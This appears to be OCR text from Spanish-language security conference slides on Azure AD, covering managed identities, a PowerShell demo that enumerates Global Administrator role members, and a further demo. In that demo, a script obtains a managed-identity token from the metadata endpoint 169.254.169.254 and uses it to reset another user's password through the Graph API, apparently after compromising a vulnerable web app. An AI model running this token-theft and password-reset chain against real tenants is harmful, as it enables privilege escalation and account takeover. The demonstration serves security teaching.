


No usamos AAD

Controlamos AAD desde AD

Solo usamos AAD para usuarios internos

# Identidad administrada para Recursos de Azure




## Rol de Azure

Crear Service Principal en Azure AD.

Provisiona credenciales para el recurso

## Tu código


Pedir tokens desde un endpoint local

No es necesario manejar credenciales o SPN

# Demo Time

Windows PowerShell

```
PS C:\Users\froman> Connect-AzureAD -TenantId bdc79744-786d-4

Account                                 Environment TenantId                             TenantDomain                  AccountType
-------                                 ----------- --------                             ------------                  -----------
userfabrikam@froma                      AzureCloud  bdc79744-7                                   er.onmicrosoft.com User


PS C:\Users\froman> $role=get-azureADdirectoryrole | Where-Object{$_.displayName -eq "Company Administrator"}
get-azureADdirectoryrole : Error occurred while executing GetDirectoryRoles
Code: Authorization_RequestDenied
Message: Insufficient privileges to complete the operation.
RequestId: 5f71755e-5019-4c07-b67b-499b1461cd30
DateTimeStamp: Thu, 05 Mar 2020 17:31:41 GMT
HttpStatusCode: Forbidden
HttpStatusDescription: Forbidden
HttpResponseStatus: Completed
At line:1 char:7
+ $role=get-azureADdirectoryrole | Where-Object{$_.displayName -eq "Com ...
+       ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-AzureADDirectoryRole], ApiException
    + FullyQualifiedErrorId : Microsoft.Open.AzureAD16.Client.ApiException,Microsoft.Open.AzureAD16.PowerShell.GetDirectoryRole

PS C:\Users\froman> Connect-AzureAD -TenantId bdc79744-786d-4c91-

Account                                 Environment TenantId                             TenantDomain                  AccountType
-------                                 ----------- --------                             ------------                  -----------
                                rosoft.com AzureCloud  bdc79744-7                                   nmicrosoft.com User


PS C:\Users\froman> $role=get-azureADdirectoryrole | Where-Object{$_.displayName -eq "Company Administrator"}
PS C:\Users\froman> Get-AzureADDirectoryRoleMember  -ObjectId $role.ObjectId | select displayname, ObjectType

DisplayName    ObjectType
-----------    ----------
Fernando Rubio User
internalguest  User
sqlserver2016  ServicePrincipal


PS C:\Users\froman>
```


InPrivate
Home Page - Contoso C
https://sql-injection-webapp-6muo5.azurewebsites.net/
Contoso Clinic
Home
Patients
Contoso Clinic
© 2020 - Contoso Clinic

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

graph3.ps1* | Untitled1.ps1*(Recovered)

```powershell
#first call to the internal endpoint
$response = Invoke-WebRequest -Uri 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://graph.windows.net/' -Method G
$content = $response.Content | ConvertFrom-Json
$content
$apiVersion = "1.6"
$Header = @{
    Authorization = "$($content.token_type) $($content.access_token)"
}
$Uri="https://graph.windows.net/myorganization/users/200e6d98-ddd6-4928-8fe1-15ff7a53b19c?api-version=1.6"
$jsonbody=Get-Content -Path c:\json.txt
$resetpassword = Invoke-RestMethod -Uri $Uri -Headers $Header -Method Patch -ContentType "application/json" -Body $jsonbody

#example json.txt file
{
  "passwordProfile": {
    "password": "XXXXXXX",
    "forceChangePasswordNextLogin": false
  }
}
```


```
PS C:\Users\octan>
```

Completed

Ln 1 Col 3 100%

ESP 5:54 PM 3/5/2020

# Passwords, tokens, Token Binding, CBT, TLS 1.3, oh my…



# Miscelánea

Legacy authentication -> Please, kill me

Secure defaults-> How old is your AAD tenant?

Identity secure score -> Am I the low hanging fruit?

Application permissions & consent.-> Me, My app, and your permissions

Audit & sign-in logs & SIEMs

Graph API security -> The new control plane. MSRC Identity bug bounty

Passwordless, WHFB,FIDO2 and the promise of a better, more secure world

Blockchain based Identity or how to return your identities back to you

# Q&A